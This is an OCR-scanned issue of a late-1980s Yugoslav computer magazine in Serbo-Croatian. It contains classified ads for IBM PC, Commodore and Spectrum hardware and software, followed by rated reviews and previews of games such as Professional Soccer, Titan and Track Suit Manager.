Najveći izbor software-a za IBM PC u Jugoslaviji po najnižim cijenama. AUTOCAD r10.0, AUTOFLIX, PC TOOLS vS.1, GENIFER v2.0, NORTON ADV v4.S, FONTWARE, DASH IV, ULTIBOARD, MS BASIC SYSTEM v6.0, PAINTBRUSH PUBLISHER, DIAGRAPH 2000.
IGRE: Grand Prix Circuit, Mach 3, Macadam Bumper, 4×4 of Road, Jinxter i još preko 636.000 Kb vrhunske programske opreme najpoznatijih svjetskih proizvođača. Literatura! Pokloni! EKSTRA POPUSTI! Katalog.
ROK ISPORUKE 24 SATA!!!
EE SOFTWARE, Martićeva 31, 78000 Banja Luka, tel. 078/40-940.



ME mraz ELEKTRONIK

prodaja IBM PC-XT, AT, Intel 80386 kompatibilnih računara, periferijska oprema - štampači, diskovi, TTL i EGA Monitori...

OSNOVNA KONFIGURACIJA XT već od DEM. 995,-.
AT - 12 MHz + 512 Kb RAM već od DEM. 1.970,-.

Garancija 6 meseci. Servisi u Jugoslaviji na preko 30 mesta.

Za pojedinačne komponente i informacije obaveštenja na telefon 9949-89-59 59 20, na našem jeziku. Radno vreme od 10 do 12 i 13 do 16h.

Telex 5 212 752 mraz d
Schillerstrasse 22/III sprat
8000 München 2, Deutschland
Uplate na konto Hypo Banke München
Konto-nr. 183 0213 542, BLZ 700 200 01

PROFESIONALNI PREVODI:
KOMODOR-64: Priručnik (25.000), Programmer's Reference Guide (29.000). Mašinsko programiranje (25.000), Grafika i zvuk (15.000), Matematika (12.000) Disk-1541 (10.000). Uputstva za uslužne programe. Simon's Basic, Praktikalk po (10.000), Multiplan, Vizawrite, Easy Script, MAE, Help-64+, Pascal, Stat, Graf, Supergrafik po (6.000) U kompletu (130.000)

SPEKTRUM: Mašinac za početnike (29.000), Napredni mašinac (25.000), Devpak-3 (8.000) U kompletu (45.000). ROM-rutine (knjiga) (40.000).

AMSTRAD/ŠNAJDER: Priručnik CPC464 (knjiga) (40.000), Lomocotiv Basic (25.000), Mašinsko programiranje (25.000). Uputstva za uslužne programe. Masterfile, Devpak, Tasword, Multiplan po (10.000), Paskal (1S 000) U kompletu (100.000). Priručnik CPC 6128 (knjiga) (40.000).
„KOMPJUTER BIBLIOTEKA", Bate Jankovića 79, 32000 Čačak, tel. 032/30-34.

CPC: Veliki izbor najnovijih igara i uslužnih programa s uputstvima. Besplatan katalog. Sve informacije i narudžbe: **Dragan Dejanović**, Divkovićeva 39, 41090 **Zagreb, tel.** 041/346-697.

PRODAJEM kompjuter Schelder CPC 6128 sa zelenim monitorom i desetak disketa **Branimir Jeranko**, Aleja Salvadora Allendea 1/3, 41090 **Zagreb, tel. 041/S17-494.**

DISKETE 3.5" i 5.2S" DS/DD američke, vrlo kvalitetne, povoljno prodajem. Dajem garanciju. **Jasna, tel. 011/781-121.**

IBM, SPECTRUM
programi za
LOTO
tel. 011/600-118

APPLE II CE+ Programi, uputstva, literatura, štampač Applescribe.
tel. 011/331-7S3.

EPSON LX-800 printer, neraspakiran, sa carinskom deklaracijom, ispod cijene prodajem. **Tel. 041/321-418.**

PRODAJEM kolor-grafičku kartu i nov hard disk 20M za IBM PC. **Tel. 011/403-140.**

BSB computer + electronics

TELEFON: 9943-316-91-80-53

TELEFAX: 9943316918053

8010 GRAZ, Karlauerpl.4

IBM KOMPATIBILNI RAČUNARI – KOMPONENTE

UPOREDITE naše neto cene sa drugima i razmislite da li ćete tražiti dalje! (Sve cene su u DEM)

AT-kompatibilni računar – konfiguracija:
8/12 MHz, 4Mb osnovna ploča (baby) 0K + monohromatska grafička kartica + I/O kartica + HDD/FDD kontrolar + 1,2 Mb floppy + kućište (baby) + tastatura 101/102 tipke + uređaj za napajanje 200 W

- Kompletan uređaj sklopljen, testiran, garancija 12 meseci ... DEM 1.565.–

XT-kompatibilni računar – konfiguracija:
4.77/10 MHz, 640 Kb osnovna ploča 0K + mini kolor, ili mono grafička printer kartica herkules + multi I/O kartica + 360 Kb floppy + turbo kućište + tastatura sa 84 tipke + uređaj za napajanje 165 W

- Kompletan uređaj sklopljen, testiran, garancija 12 meseci ... DEM 950.–

AT osn. ploča 8/12 MHz do 4 Mb RAM	570.–
AT osn. ploča 6/12 MHz do 4 Mb RAM	530.–
XT osnovna ploča 4.77/10 MHz do 640 Kb RAM	178.–
AT kućište (baby) sa napajanjem	299.–
XT kućište sa napajanjem	255.–
Hercules kartica sa print. portom	98.–
Multi I/O kartica	120.–
Tastatura 101/102 tipke	125.–
Tastatura 84 tipke	97.–
Monitor flat screen 12" green/amber	233.–
Hard disk 40 Mb, 40 ms	750.–
Hard disk 40 Mb, 28 ms	895.–
Hard disk 30 Mb, 65 ms	525.–
Hard disk 20 Mb, 65 ms	503.–
XT HDD kontroler	115.–
XT HDD, RLL kontroler	129.–
AT HDD kontroler	269.–
AT HDD, RLL kontroler	350.–
360 Kb floppy	161.–
1,2 Mb floppy	207.–
Printer Microline M 192	695.–
Printer Microline M 193	780.–
Printer Star LC 10	590.–

... I JOŠ DOSTA DRUGOG!!!

DOSTAVITE NAM VAŠE POTREBE, RADO ĆEMO NABAVITI UPRAVO ONO ŠTO VAMA TREBA!

Zatražite ponudu za 386, PS/2 All In One itd

RADNE ORGANIZACIJE: Second Hand oprema, periferali, dijelovi poznatih svjetskih proizvođača (DEC, ICL, IBM, OLIVETTI i dr.)

Za PC kompatibilne računare i komponente osiguran servis u Zagrebu

Garancija za komponente 6 meseci, za konfiguracije 12 meseci

Posetite nas u GRAZ-u. Nalazimo se neposredno pored tržnog centra INTERKUAF (na raskrsnici za Hauptbahnhof skrenite desno i pratite veliku reklamu za Interkauf)

Informacije u vezi s PC računarima možete dobiti i u Zagrebu, na tel. 041/236-126.

MLAKAR & CO

IBM KOMPATIBILNI RAČUNARI
I OPREMA



Posebna ponuda.
Uporedujte naše cene sa nemačkim!

XT kompatibilni računar

XT kućište i uredaj za napajanje	**243 DEM**
XT osnovna ploča, 8088 2,4,77/10 MHz, 8087 podnožje, RAM proširljiv do 640 K	**171 DEM**
grafička printer kartica hercules	**94 DEM**
multi I/0	**117 DEM**
disketna jedinica 5 25-palačna, 360 K	**156 DEM**
tastatura sa 84 tipke	**91 DEM**
XT ukupno	**872 DEM**

AT kompatibilni računar

AT baby kućište i uredaj za napajanje	**293 DEM**
AT osnovna ploča 80826,8/12,5/15 MHz, 80827 podnožje, RAM proširljiv do 4 Mb	**549 DEM**
grafička printer kartica hercules	**94 DEM**
FDD/HDD kontroler	**260 DEM**
disketna jedinica 5.25-palačna, 1,2 Mb	**200 DEM**
tastatura sa 102 tipke	**118 DEM**
AT ukupno	**1514 DEM**

AT prenosni računar **3750 DEM**
(LCD ekran 640 × 400, CGA, hercules, osnovna ploča 10/16 MHz, 1 Mb RAM na osnovnoj ploči, FDD/HDD kontroler, I/0 kartica, 1,2 Mb disketna jedinica, tastatura)

386 sistem **4957 DEM**
(Tower kućište sa uredajem za napajanje, 386 osnovna ploča 16/25 MHz, Landmark 27, 8 MHz, Norton CI 26, 1 Mb RAM na ploči, grafička printer kartica, FDD/HDD kontroler, I/0 kartica, 1,2 Mb disketna jedinica, tastatura 102)

386 turbo sistem **6686 DEM**
(Tower kućište sa uredajem za napajanje, 386 osnovna ploča 16/25 MHz, 32 K cache RAM, Landmark 36 MHz, Norton CI 28,6, grafička printer kartica, FDD/HDD kontroler, I/0 kartica, 1,2 Mb disketna jedinica, tastatura 102)

RAM

41256-150	**19 DEM**
41256-100	**25 DEM**
4146-100	**7 DEM**

monitori

monitor Flat Screen jantar, 14-palačni	**254 DEM**
monitor Flat Screen paper white, 14-palačni	**260 DEM**
monitor jantar, 12-palačni	**220 DEM**
miš genius	**96 DEM**

tvrdi diskovi

ST 225 (20 Mb, 65 ms)	**499 DEM**
ST 238 R (30 Mb, 65 ms)	**520 DEM**
ST 251 (40 Mb, 40 ms)	**740 DEM**
ST 251-1 (40 Mb, 28 ms)	**890 DEM**

kontroler za tvrde diskove

XT	**105 DEM**
XT RLL	**122 DEM**
AT	**260 DEM**
AT RLL	**345 DEM**

Štampači

STAR LC 10	**590 DEM**
STAR LC 24-10	**890 DEM**
STAR LC 10, u boji	**670 DEM**
SEIKOSHA SP-180 AL	**398 DEM**

Za sve uredaje dajemo garanciju, montaža i servis u Jugoslaviji. Za savet kod izbora nazovite nas na telefon: 9943/4227-2333. Naša trgovina je u Podgon (Unterbergen), pored glavnog puta prema Celovcu, 60 km od Ljubljane i 12 km od Ljubelja.

SERVIS RAČUNARA
PC XT/AT IBM

- **Servisujemo računare IBM PC XT/AT, spectrum, sinclair QL, atari, commodore.**
- **Kataloška prodaja računara XT/AT. Tražite besplatne kataloge. Veliki besplatni katalog sa rezervnim djelovima za spectrum, commodore i PC XT/AT.**
- **Savjetujemo u vezi nabavke kompjuterske opreme i isporučujemo pojedinačne kompjuterske jedinice: tvrdi disk, meki disk, monitori, kučišta sa napajanjem, kartice svih vrsta za XT/AT GAMA Elektronicsa iz Münchena.**

Eprom moduli za commodore 64/128

1. Turbo 250 + Turbo 2002 + Turbo Tepa II + Turbo Pizza + Spec. Fast + Profi Ass/64 + monitor 49152 + podešavanje glave
2. Duplikator + Sistem 250 + Turbo 250 + Fast Disk Load + Top monitor + Tornedo Dos (Ram. Ver) + podešavanje glave
3. Turbo 250 + Turbo 2003 + Intro Kompresor/Tape + Turbo Tos + Top monitor + Spec. Fast + podešavanje glave
4. Duplikator + Fast Copy + Copy 2002 + Turbo 250 + Fest Disk Load + podešavanje glave
5. Duplikator + Introkompresor/Disk + Fast Disk Loed + Turbo 250 + Profi Ass/64
6. Turbo 250 + Turbo Tape II + Spec. Fast + Turbo 2003 + Turbo Pizza + podešavanje glave
7. Simon's Basic
8. Eesy Script
9. Intro Kompresor + Tornado Dos (Ram. Ver) + Profi Ass/64 + Monitor 49152 + Turbo 250
10. Miss Pacman
11. Phoenix
12. Popaj
13. Vizawrite + Turbo 250 + Tornado Dos + Fast Copy + Copy 190 + Giga Load + podešavanje gleve (32 K)
14. Disk Wizard + Duplikator + Fast Copy + Auto nibler + Turbo 250 + Monitor 49152 + podešavanje glave (32 K)
15. File Mestar + Simon's Basic I + Monitor 49152 + Turbo 250 + Copy 202 + podešavanje glave (32 K)
16. Simon's Basic II + Duplikator + Turbo 250 + Sistem 250 + podašavanja gleva (32 K)

Svaki modul ugrađen je u plastičnu kutiju, ugrađen ima reset taster. Cijena modula u kutiji iznosi **130.000 din**, modula od 32 K **190.000 din**. Garancijska doba 1 godinu. Šaljemo odmah.

Jadini servis u Jugoslaviji sa potpunom izborom razarvnog mataríala za spaktrum, sinclair QL, atari, commodore PC XT/AT. Kataloška prodaje rezervnih delova. Tražite veliki besplatni katelog. Na zalihi imamo folija za ZX spektrum, 48 K, spectrum +, QL. Keblove svih vrsta, palice, rezervni djelovi za XT/AT, čipovi ULA, RAM, 4116, apromi, 6526, 6569, 906114-PLA, ugradnja yu znakova u sva vrsta printara, romovi, proširenje rama, itd.

Predstavništva:

Beogradu: Kompjuter servis, Mišarska 11, tel. (011) 332-275,
Split: Onofon electronic, Tršćanska 10, tel. (058) 45-819,
Skoplje: Servis mikronic, tel. (091) 312-117,
Zagreb: Jasna, od 10. do 19. h. tel. (041) 260-665,

Servis računalnikov, Verje 31A, 61215 Medvode, tax: (061) 621-523
Tel: (061) 621-066 i 621-523, svaki dan od 10.–19. sati, subota 8.–13. sati.

PROFESSIONAL SOCCER

Igrometar	% 63
PROFESSIONAL SOCCER	
Verzija za ZX Spectrum	
Grafika	5
Animacija	5
Ideja	7
Izrada	8



Svi znamo da je prva prava menadžerska igra fudbala, na Spectrumu, bila FOOTBALL DIRECTOR. Igra je postigla fantastičnu popularnost, tako da su se posle nje pojavljivale mnoge sa istom idejom, ali lošije uradene. Sada smo dobili pravog naslednika! PROFESSIONAL SOCCER nam dolazi iz „CRL"-a, firme koja je prošle godine izdala SOPHISTRY (takode postigao zapažen uspeh)

Priča je ista kao i u FD-u. Nalazite se u trećoj ligi na početku sezone. Imate 100.000 funti gotovine i 18 igrača na raspolaganju. U ligi ima 20 klubova koji su ocenjeni brojevima od 1 (odlično) do S (pfuj!). Znači, sigurno ćete više mečeva dobiti sa timom ocenjenim jedinicom, nego ocenjenim peticom. Ne zaboravite da vam je cilj da se domognete prvog mesta u svakoj ligi i tako predete u viši rang takmičenja. Ako ne uspete – otpušteni ste, a ako pak uspete, dobijate novi ugovor za narednu sezonu. Svaki igrač je rangiran ne samo po poziciji na kojoj najbolje igra (A-napadač, M-igrač sredine terena, D-odbrana), nego i po drugim dvema. U jednom meniju nabrojani su svi igrači kojima raspolažete. Za svakog igrača stoji pozicija na kojoj najbolje igra, ali i kakav je u druge dve (ocenjeni su brojevima od jedan do dvadeset). Tako, na primer, igrač pod rednim brojem devet ima sledeće odlike A-2, M-20, D-7. Znači, najbolji je u M, tj. sredini terena. Medutim, ig- ▷

rač pod rednim brojem dvanaest ima odlike: A 10, M-16, D-6. Dakle, ovaj igrač može podjednako dobro da igra u napadu i na sredini terena. To je vrlo korisno, jer možete menjati igrače ako se neki povredi itd. Takođe možete menjati formacije igrača Kompjuter vam nudi 4-2-4, a vi možete izabrati 4-3-3, 4-4-2 ili neku treću koja vam se sviđa. Takođe imate opciju koja vam pomaže da se bolje upoznate sa osobinama protivničkih igrača. Opcija „action" vam prikazuje najzanimljivije trenutke iz utakmice koju ste upravo odigrali. Naravno, u jednom ovakvom programu malo prostora ostaje za obradu grafike, pa je ona dosta zapostavljena. Tako je, na primer, kretanje igrača pravo mučenje za oči

Igra je u stvari dosta jednostavna, jer sve što treba da uradite jeste da kupujete i prodajete fudbalere, a zatim da se pobrinete da svako dođe na poziciju koja mu najviše odgovara.

Dakle, onima kojima se svideo FOOTBALL DIRECTOR svideće se i PROFESSIONAL SOCCER, sigurni smo


◇ **Vladimir Pecelj**

TITAN

Igrometar	% 70
TITAN	
Verzija za Commodore 64	
Grafika	1 2 3 4 5 6 7 / 8 9 10
Animacija	1 2 3 4 5 6 / 7 8 9 10
Ideja	1 2 3 4 5 6 7 / 8 9 10
Izrada	1 2 3 4 5 6 7 8 / 9 10

U modi su kombinacije žanrova. Pogledajte malo svetsku kinematografiju. sve češce gledamo ljubavne horore ili naučno fantastične komedije. Ne zaostaju ni kompjuterske igre Nedavno smo igrali svemiraske sportske igre, a sada je došla i kombinacija dva legendarna programa: THROUGH THE WALL-a i (uslovno rečeno) GAUNTLET-a.

Stvar se svodi na odbijanje loptice batom i rušenje cigli. Ali, ovde ne morate strahovati da će lopta proći pored vas i odneti vam život Igra se odvija u lavirinstu po kojem se krećete tražeći cigle Kako koju pronađete, dovedite kuglu do nje i slomite je. Sve to ne bi bilo tako teško kad ne bi postojale razne prepreke i smicalice: neke cigle može uništiti samo kugla neke samo bat Kroz neka polja može proći bat, a kroz druge kugla Neke cigle se kreću, tako da ih je jezivo teško razbiti, a neke su opasne po život (one sa mrtvačkom glavom). Postoje i teleporti koji će vas odbaciti na neko sasvim bezvezno mesto. Tu su i polja koja kugla ruši, a bat gradi Neki



nivoi su mali po površini, a imaju oko 100 cigli, a drugi su ogromni i popunjeni sa tri-četiri polja. Postoji još nešto: lopta se od bata odbija samo kada je ovaj u stanju mirovanja. Ako se zaletite, kugla može samo proći kroz bat i malo promeniti pravac. Nivoa ima negde između 70 i 80 (tačan broj ne znam jer sam igru završio ne gledajući u ekran), a na kraju sledi samo upis u listu najboljih igrača

U TITAN u će sigurno svako naći nešto što će ga naterati da ne isključi računar posle minut igranja i što će ga stalno vraćati igri TITAN je izdala firma „Titus", koja se zaista postarala da igra izgleda tehnički izvanredno

◇ **Bojan Majer**

TRACK SUIT MANAGER

Igrometar	% 60
TRACK SUIT MANAGER	
Verzija za Commodore 64	
Grafika	1 2 3 4 5 6 7 / 8 9 10
Animacija	1 2 3 4 5 6 7 / 8 9 10
Ideja	1 2 3 4 5 6 7 / 8 9 10
Izrada	1 2 3 4 5 6 7 / 8 9 10

Prošlog saveznog selektora su otpustili, jer je obrukao našu zemlju na Mundijalu Začudo, vas su odabrali i dobili ste posao svog (nesrećnog) prezhodnika Tek je jul i vama preostaju meseci uvežbavanja i uigravanja ekipe do početka prvog velikog takmičenja, evropskog šampionata (ne zna se gde). Da biste povratili staru slavu i zadržali posao, morate što bolje proći na evropskom, a kasnije i na svetskom prvenstvu

Savetujem vam da odaberete reprezentaciju Engleske. Evo zašto: tamo je već popisano sto (100) igrača, njihove osobine i klub u kojem igraju, ali ako izaberete neku drugu svetsku reprezentaciju (među kojima je i Jugoslavija) moracete sami to da iskucate. Međutim, računar će im dodeliti prosečne ocene odabrane zemlje, tako da ne možete pobediti sa reprezentacijom Kipra ili Malte, već samo sa nekom od boljih reprezentacija. Ovde spadaju Italija, Engleska (ako dobro igrate, možete biti i prvi), SSSR, Španija, Zapadna Nemačka, Holandija itd. Na početku, dobro pogledajte listu i pokušajte da zapamtite raspored zemalja po grupama, da biste mogli da pratite rezultate i da biste odigrali po koju utakmicu sa budućim četvrtfinalistima, jer uvek ste u prednosti ako znate tim, osobine igrača i mane protivnika. Ako pređete prvi deo takmičenja ulazite u finalnu grupu, u kojoj igrate tri utakmice sa drugim ekipama Dok ste u finalnoj grupi ne možete birati igrače opcijom „Squad" (o njoj kasnije), vec kada (ako) završite taj deo prvenstva. Onda slede polufinala, utakmica pobeđenih za treće mesto i finale. Računar čestita pobedniku i dovodi vas na novo takmičenje - Mundijal. Sve je isto, samo što ima veći broj ekipa

A sada (malo) reči o opcijama, bez kojih nema pobede.

1. „Date", prebacuje vas u sledeći ili dan u kome se igra sledeća utakmica, može se posle svake vaše odigrane utakmice videti novinski naslovi dva sportska časopisa, a i ponekad i pročitati komentar o igri neke poznate fudbalske osobe koji je neretko ciničan

2. „Squad", jedna od važnijih opcija. Njome birate članove reprezentacije. postoje tri podopcije „Report" podopcijom imate uvid u osobine, poziciju, veštinu igrača i klub u kome igra; „Select" podopcijom birate igrača u užu reprezentaciju Morate izabrati najmanje 15, a najviše 22 igrača, pre nego što upotrebite podopciju „Exit".

3. „Scout". Njome možete videti osobine ekipe sa kojom ste igrali (report), ili na koju ste poslali „izviđače" (mission).

4. „Play"; ovde se nalazi najveći broj podopcija: „Play match", „Scout", „T. Tactics", „P. Tactics" i „Team" („Subs"). „Scout" podopcija je otvorena, tj. moguća za upotrebu samo ako ste sa protivnikom vec odigrali po koju utakmicu. „Team tactics" je najvažnija za ishod meča. Možete birati raspored igrača (4-4-2, 4-3-3, 4-2-4), stil igre, sistem odbrane, markiranje i dosta drugog „Player tactics" podopcijom određujete svakom igraču šta ce da radi. Ne morate je koristiti u prvom kolu i prijateljskim utakmicama, ali je u finalnom kolu obavezno koristite. „Team" podopcijom birate članove tima (pazite da igrača stavite na njegovu poziciju, tj. da Linekera ne stavite na gol). Ova opcija se zamenjuje sa „Subs" u toku igre. Njome vršite zamene.

5. „Watch"; služi samo za gledanje utakmica.

6. „Cup" opcijom gledate tabele (tables), kalendar (calendar) i odigrane i preostale utakmice (fixtores).

7. „Diary"; gledate dnevnik tekućeg meseca i ugovarate utakmice (Arrange fixtures).

8. „Save". Mislim da tu ne treba ništa reci.

Jedina mana igrice je to što uopšte nema zvuka, niti muzike. Nema veze, dobra je i ovako!

◇ **Dejan Dojčinović**

BLIP! VIDEO CLASSICS

Igrometar	% 63
BLIP! VIDEO CLASSICS	
Verzija za Commodore 64	
Grafika	1 2 3 4 5 6 / 7 8 9 10
Animacija	1 2 3 4 5 6 / 7 8 9 10
Ideja	1 2 3 4 5 6 7 / 8 9 10
Izrada	1 2 3 4 5 6 / 7 8 9 10

Nostalgija vlada. Veliki broj ljudi i danas se igra sa BOULDER DASH-om, QARX-om i sličnim stvarima (o TETRIS-u da i ne govorimo). Nekada davno u modi su bile tzv. „TV igre". Da, da, sećanja polako naviru, to je ona kutija sa palicom koja se priključuje na televizor. Te igrice su prilično ograničene. ali su i dalje neobično zanimljive. Sve te igre su sakupljene, doterane, našminkane i prodaju se kao jedan program sa savršeno jasnim naslovom: BLIP! (ipak vam ništa nije jasno).

U svim igrama postoje tri osnovna elementa bat, loptica i zid. Vi, uz pomoć jednog bata pokušavate da odbijete lopticu od zida i smestite je onom drugom iza leđa Naravno, postoji više varijacija na temu

TENNIS - dva bata, iza njih prazan prostor. Ovo je jedina igra u kojoj ne možete otkriti šemu kojom savladavate protivnika. Nema veze, snaći ćete se vi već

FOOTBALL - gol je jedna mala rupa u zidu, „golman" je bat koji se kreće samo po gol crti, „igrač" je bat koji se kreće po celom terenu. Kristalno jasno.

SQWASH - ova igra je vrlo slična tenisu, samo što se sada oba bata nalaze u istoj ravni, naspram jednog zida.

SINGLE SQWASH - aha. Ovo se malo razlikuje. Postoji samo jedan batić, a bodove, na žalost negativne, dobijate ako vam loptica pobegne.

FOUR BAT BLIP! - ubedljivo najbolja igra u kompletu. Svaku ivicu ekrana kontroliše po jedan bat. Igrači pokreću dva susedna bata i pokušavaju da lopticu sprovedu van vidokruga protivnika. U igri protiv kompjutera postoji nekoliko caka, a mi ćemo vam opisati samo jednu: loptu izbacite kada ste u gornjem uglu, veliki bat dovedite do same leve ivice, a pošto se lopta odbije mali bat vrlo, vrlo malo gurnite nagore. Tako uradite jedno 15 puta i pobedili ste.

BLIPPEROIDS - igra je identična tenisu, samo što su sada pridodati i asteroidi koji imaju određenu putanju po sredini ekrana. Oni menjaju pravac vašoj loptici i otežavaju igru.

Igra je prilično lepo urađena, pozadina je malo bolje obrađena nego na „TV igrama", a pridodata je, mora se priznati, pomalo dosadna muzička pratnja.

◇ **Bojan Majer**

GOLF-MASTER



Posle legendarnog LEADERBOARD GOLF-a, pojavile su se mnoge simulacije ovog popularnog sporta na travi, a za GOLF-MASTER možemo reći da je jedna od najboljih. Neka vas ne čudi to što je ceo opis ove dobre igre urađen kroz poređenje sa LEADERBOARD-om, jer on je i prvi i za sada najbolji golf za Commodore 64.

GOLF-MASTER je urađen iz ptičje perspektive, grafika je precizno urađena. Ako se sećate senčenja koje je bilo upotrebljeno za BMX SIMULATOR, sa njegovom ptičjom perspektivom, onda imate predstavu kako izgleda GOLF-MASTER, samo što se ovde ekran skroluje, ali o tom potom. Jedina animacija u celoj igri je kretanje loptice i zamah igrača, koji se ovde nalazi u drugom planu, i solidno je urađena. Nema smisla ocenjivati igru koja nema animaciju, ali šta ćete, takva su pravila. Jednom rečju - grafika i sve u vezi sa njom je O.K. Da vas podsetim. LEADERBOARD je imao grafiku u sjajnoj perspektivi, odlično iskorišćenoj, sa šumama, planinama u pozadini, i sjajnom animacijom. Recimo da posle prvog kruga LEADERBOARD vodi sa poenom razlike.

Kao i u LEADERBOARD GOLF-u, i GOLF-MASTER-u ima više vrsta podloga na koje loptica može da padne. Tu su voda, pesak, zemlja, trava, šuma itd. Naravno, na nekim podlogama ne možete izvesti određene udarce, kao što ne možete udariti jak šut loptici na mahovini. Kada loptica naiđe na šumu, ona se samo dobije pod istim uglom. U LEADERBOARD-u, mogli ste zaći u šumu, ali je odnos udarci/podloga bio slabiji, jer se sve svodilo na to da na pesku („sand" u GOLF-MASTER-u) možete odigrati samo lobove. Bogami, jedan-jedan.

Kao što vidite, GOLF-MASTER nije uopšte naivna, sto-i-neka simulacija golfa. Međutim, ima jako veliku manu, a to je što igrač ne učestvuje dovoljno u igri. U vrhu ekrana se nalaze ikone, njib šest. Gornja i donja ikona sasvim levo služe za odabiranje štapa i povećavanje energije udarca, koja jr prikazana skalom levo od ikona, a tik iznad nje se nalazi slika štapa koji ste odabrali. Sledeće dve ikone u sredini služe za istu stvar kao i prethodne dve, samo ovoga puta donja smanjuje energiju, a gornja menja štapove obrnutim redom od leve gornje ikone. Sledeće dve ikone su gornja kao neka karikatura, a služi da prilikom treninga menjate rupu na kojoj igrate, a donja, u vidu loptice za golf, izvodi udarac. Da, ona izvodi udarac, a vi samo nameštate parametre za njega. Desno od ove dve ikone nalaze se ikone koje pokazuju pravac. Kada držite dugme na nekoj od njih, i pomerate ga levo-desno, pomeraće se naznaka na nekoj vrsti nišana u gornjem levom uglu ekrana. Teško je opisati, ali igrajući igru shvatićete da je moguće dobiti koji ugao od nula do 360 stepeni. Pazite: orijentacija pravca je u odnosu na loptu, ne na rupu, kao u LEADERBOARD-u.

Ako ste pažljivo pročitali zadnji pasus, shvatićete da GOLF-MASTER-u fali malo dinamičnosti u igri. Dovoljno je da kliknete nekoliko puta na ikone i prepustite stvar računaru. U LEADERBOARD-u je igrač uglavnom sve sam obavljao, a i atmosfera je bila sjajna. Sve ukupno: dva prema jedan za LEADERBOARD GOLF. Matori se opet odbranio. Ali to nikako ne znači da treba napustiti GOLF-MASTER, jer on je svakako drugi iza LEADERBOARD GOLE-a. Evo još malo o njemu.

Kada kliknete na ikonu loptice, pojaviće se vaš igrač u gornjem delu ekrana i zamahnuti. Ako promaši lopticu (ne igrajte lobove na pesku!!!), u strip-oblačiću će promrmljati neku psovku. Kada ubaci lopticu u rupu, u istom strip-oblačku će se pojaviti šampionski pehar. Osvajanje pehara prepuštam čitaocima.

◇ **Goran Milovanović**

BIĆE, BIĆE...SPECTRUM

Lista najprodavanijih igara za prošli mesec izgleda ovako:
1. ROBOCOP (OCEAN)
2. R-TYPE (ELECTRIC DREAMS)
3. LED STORM (GO!)
4. OPERATION WOLF (OCEAN)
5. AFTERBURNER (ACTIVISION)

MIND TRAP

Svi verovatno znate o MIND TRAP-u, igri našeg člana uredništva, Predraga Bećirića. Reč je o logičkoj igri za jednog igrača. Cilj je složiti kockice na tabli po bojama koje su zadate u donjem delu ekrana. Kockice slažete pomeranjem rama po ekranu. Ramom možete obuhvatiti četiri kockice koje možete rotirati udesno ili ulevo. Još jedna prepreka je i to da se ne možete pomerati svuda po ekranu, već samo po mestima koja imaju kružiće.

Mada je ideja vrlo jednostavna, igra je odlično urađena i vrlo je zarazna. Nadamo se da će Mind Trap uskoro doći i do nas.

BLASTEROIDS

Negde u svemiru usamljeni brod luta u potrazi za rodnom planetom. Na putu ga presreću svakakvi neprijatelji.

Ovo je srž BLASTEROIDS-a - svemirske pucačine koja vodi poreklo sa TENGEN arkadne mašine, posredstvom Mirror Softa.

BLASTEROIDS sadrži sve karakteristike dobre pucačke igre-lupinzi, štitovi, dodatna oružja, snaga itd.

Uređuje Aleksandar Petrović

Iako je ideja već otrcana, trebalo bi očekivati još jednu igru „za lomljenje džojstika"

GILBERT - ESCAPE FROM DRILL

Gilbert Vanzemaljac je zeleni, simpatični junak igara Get Fresh i Gilbert's Fridge. Kao što znate, ako uopšte znate, Gilbert je Driliaanac. U novoj igri firme Again Again dobio je ugovor za zadatak negde u kosmosu. Zavidni Drilianci su mu rasturili brod i razasuli ga po raznim mestima. Ukoliko jadni Gilbert ne nađe sve delove, i ne sastavi brod u roku od 24 časa - ode njegova zarada i ugovor.

Igra je po principu Pyjamarame, grafika i animacija su odlične, sve u svemu, ESCAPE FROM DRILL bi trebalo da bude odlična arkadno-avanturistička igra

RUN THE GAUNTLET

Ako ste pomislili da je ovo treći ili četvrti nastavak GAUNTLETA, prevarili ste se. Nov Oceanov hit nema nikakve veze sa Merlinom i kompanijom.

Ideja nije mnogo originalna - 9 različitih (u suštini vrlo sličnih) auto-moto disciplina u kojima vozite bagije, vodene skutere, kros motore i sl.

Uprkos osrednjoj ideji izvođenje je odlično, a u stranim časopisima i listama igra je odlično kotirana. Nismo sigurni da li za ovo treba da zahvalimo dobroj igri ili Oceanovom dobro poznatom kvalitetu

OUT RUN EUROPA



U. S. Gold je još jednom izveo svog crvenog ferarija sa Holford Way parkinga, da bi nam dočarao realističnu vožnju u društvu sa privlačnom plavušom.

Pošto nije bio ograničen ugovorom, U. S. Gold je napravio naslednika OUT RUN-a, pod nazivom OUT RUN EVROPA, s tim što su morale biti uvedene male izmene. OUT RUN EVROPA vam nudi vremenske (ne) prilike, vožnju kroz poznatije evropske gradove, odličnu grafiku i brže izvođenje (napokon). S obzirom na ovakve najave trebalo bi očekivati odličnu simulaciju vožnje, daleko bolju od prvog dela



RED HEAT

Verovatno jedini Arnijev film koji se mje pojavio u obliku video igre jeste „Twins", a i to je pitanje vremena. Što se tiče RED HEAT-a, sigurno svi znate o čemu se radi, jer je film bio čak i u našim bioskopima. Arni igra ruskog žacu koji po Čikagu juri gruzijskog dilera drogom, a pomaže mu američki kolega. Nešto od toga će se pojaviti i u igri za koju očekujemo da se pojavi dok kažeš „Perestrojka".


VOYAGER

Lûk Snajles (svaka sličnost sa izvesnim Skajvokerom i „Ratovima zvezda" je namerna) je nekadašnji pilot koji se posvetio gajenju ružičastih zečeva. Međutim, Zemlja je u opasnosti jer gadni mali Roxizi na Saturnovom desetom mesecu koncentrišu snage za napad. E, zbog sigurnosti svojih zeka, Luk će ponovo sesti za komande poslednje sačuvane letelice i hrabro krenuti u boj.

SILKWORM

Kako to već biva... mirno si sedeo ispred televizora i gledao „Dinastiju", kad su prekinuli program i objavili da su agresorske snage otpočele kontrarevoluciju. Traže se dobrovoljci. Pošto si subotom pre podne uglavnom besposlen, prijavljuješ se za operaciju „Svilena buba". Kasno ćeš shvatiti da si se preš'o...





SHINOBI

Još jedna konverzija s automata. Proizvođač je „Virgin", a reč je o igri koja se svojevremeno najbrže prodavala i imala najbrži komercijalni uspeh. Ima svega, od borbe sa okretnim nindžama, do duela sa džinovskim samurajima.

SPEEDBALL

